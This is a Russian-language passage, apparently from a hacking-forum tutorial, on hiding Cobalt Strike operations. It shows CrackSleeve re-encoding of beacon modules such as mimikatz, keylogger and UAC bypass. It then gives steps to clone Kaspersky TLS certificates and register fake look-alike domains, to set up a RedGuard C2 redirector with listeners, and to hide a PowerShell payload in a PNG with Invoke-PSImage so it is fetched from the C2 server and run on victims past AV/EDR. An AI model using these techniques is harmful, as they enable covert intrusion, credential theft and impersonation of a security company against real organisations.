
9F XOR



После редактирования подтвердите.



Затем примените патч.




НЕ СОХРАНЯЙТЕСЬ! Пропустите это.

Теперь нам нужно зашифровать нашу модифицированную DLL через CrackSleeve, выполнить эту команду и скопировать sleeve внутрь проекта IDEA.

```
ncoding keylogger.x64.dll......Done.
ncoding Loader.Beacon.x64.o......Done.
ncoding Loader.Beacon.x86.o......Done.
ncoding Loader.Generic.x64.o......Done.
ncoding Loader.Generic.x86.o......Done.
ncoding mimikatz-chrome.x64.dll......Done.
ncoding mimikatz-chrome.x86.dll......Done.
ncoding mimikatz-full.x64.dll......Done.
ncoding mimikatz-full.x86.dll......Done.
ncoding mimikatz-min.x64.dll......Done.
ncoding mimikatz-min.x86.dll......Done.
ncoding netview.dll......Done.
ncoding netview.x64.dll......Done.
ncoding net_domain.x64.o......Done.
ncoding net_domain.x86.o......Done.
ncoding pivot.dll......Done.
ncoding pivot.x64.dll......Done.
ncoding portscan.dll.....Done.
ncoding portscan.x64.dll.....Done.
ncoding powershell.dll.....Done.
ncoding powershell.x64.dll.....Done.
ncoding psexec_command.x64.o......Done.
ncoding psexec_command.x86.o......Done.
ncoding registry.x64.o......Done.
ncoding registry.x86.o......Done.
ncoding screenshot.dll......Done.
ncoding screenshot.x64.dll......Done.
ncoding sleepmask.x64.o......Done.
ncoding sleepmask.x86.o......Done.
ncoding sleepmask_smb.x64.o......Done.
ncoding sleepmask_smb.x86.o......Done.
ncoding sleepmask_tcp.x64.o......Done.
ncoding sleepmask_tcp.x86.o......Done.
ncoding sshagent.dll......Done.
ncoding sshagent.x64.dll......Done.
ncoding timestomp.x64.o......Done.
ncoding timestomp.x86.o......Done.
ncoding uaccmstp.x64.o......Done.
ncoding uaccmstp.x86.o......Done.
ncoding uactoken.x64.o......Done.
ncoding uactoken.x86.o......Done.
ncoding uactoken2.x64.o......Done.
ncoding uactoken2.x86.o......Done.
ncoding wmiexec.x64.o......Done.
ncoding wmiexec.x86.o......Done.

\XSS_DLL_CrackSleeve>
```

После того, как подтвердите ту же процедуру для остальной части DLL в папке sleeve , откройте свою IDEA и следуйте картинке (скопируйте sleeve у внутри проекта IDEA).



~/ Клонируем *.Kaspersky.com SSL & защищаемся против BlueTeam


В этой части мы разделим перехват SSL на 2 части:

- Клонирование SSL для вашей цели. (https://raw.githubusercontent.com/SySS-Research/clone-cert/master/clone-cert.sh)
- Интегриррование украденного SSL со скриптом C2. (https://github.com/wikiZ/RedGuard#interception-method)

Клон SSL


Некоторые компании добавляют безопасность в TLS, чтобы не загружать его, например: kaspersky.com
Если мы попытаемся загрузить его, мы получим эту ошибку:

Чтобы обойти это, всемирная компания, такая как kaspersky, передали поддомены некоторым партнерам, которые не следуют политике безопасности, проводимой головным офисом, поэтому простое сканирование поддоменов и мы захватываем один из доверенных поддоменов касперского, а именно: me-en.kaspersky.com попробуйте клонировать SSL и увидите:




Звучит отлично, наш SSL-сертификат Kaspersky.com готов к использованию.

Но теперь вам нужно проверить реальную информацию SSL и записать ее для нашего использования в файле конфигурации C2.



Нажмите детали, чтобы получить больше информации.



Во-вторых, я рекомендую, как только вы узнаете своего AV, клонировать тот же SSL компании и зарегистрировать “FAKE” домен, который вы будете использовать, когда мы создадим наш маяхчок, поэтому поймать наш маяхчок и узнать, что наш домен kaspersky.com является “фейковым”, то синей команде будет сложнее анализировать это.

Также хороший способ добавить поддомен для касперского, например, dl.kasperskyetcdomain.com или kav.kasperskyetcdomain.com, етк.

Настройка C2 / RedGuard.

Настройка для C2 довольно проста.. но самое главное здесь для нашего продвинутого OPSEC это использовать домен kaspersky.com или любой другой нужный вам домен. Перед запуском вашего тимсервера настройте redguard командой:

git clone https://github.com/wikiZ/RedGuard.git
cd RedGuard
go build -ldflags “-s -w”
chmod +x ./RedGuard&&./RedGuard

После завершения настройки вы увидите что-то вроде этого.


Это настройка по умолчанию. Вам нужно изменить ее сейчас и перезагрузить C2.

/root/.RedGuard_CobaltStrike.ini

Теперь давайте создадим и настроим наш слушатель (https + http) с C2 и убедитесь, что у вас есть собственный “FAKE” домен, в соответствии с вашим клиентом AV, EDR.

Прослушиватель http (порт 80 ---> 8080).

Прослушиватель https (порт 443 --> 4433).



После этого вы можете проверить статус C2.

~/ Обход Kaspersky AV / EDR 04.06.2022

Что ж, для большинства AV/EDR компаний важно отключить powershell! Это сила любой оболочки в windows...и сегодня я поделюсь общедоступным скриптом “Bypass powershell” (https://github.com/peewpw/Invoke-PSImage), который будет работать с вами.

Все мы слышали о Invoke-Image, который скрывает вредоносный код (powershell.ps1) внутри изображения (xss.jpg), но теперь мы будем работать над дублированием шифрования изображения.

Я не буду больше объяснять, что наиболее важно импортировать скрипт Invoke-PSImage (https://anonfiles.com/Hea0eanay5/Invoke-PSImage_7z) в вашу kf,e Windows.


1) откройте powershell и импортируйте Invoke-PSImage.ps1 в ваш powershell (убедитесь, что AV и Защитник Windows отключены при импорте шелл-кода):

Import-Module .\Invoke-PSImage.ps1

2) сгенерировать свой вредоносный образ


Invoke-PSImage -Script .\payload.ps1 -Out .\r1z.png -Image .\xss.jpg -Web

3) Теперь, и важная часть, это загрузить изображение на ваш командный сервер и обновить/вставить загруженную ссылку в зашифрованную оболочку, чтобы запустить ее на клиентском компьютере.




PNG выглядит как реальная картинка, вы можете загрузить ее в любое место на доверенном сайте или даже на клиентском сайте или на командном сервере.

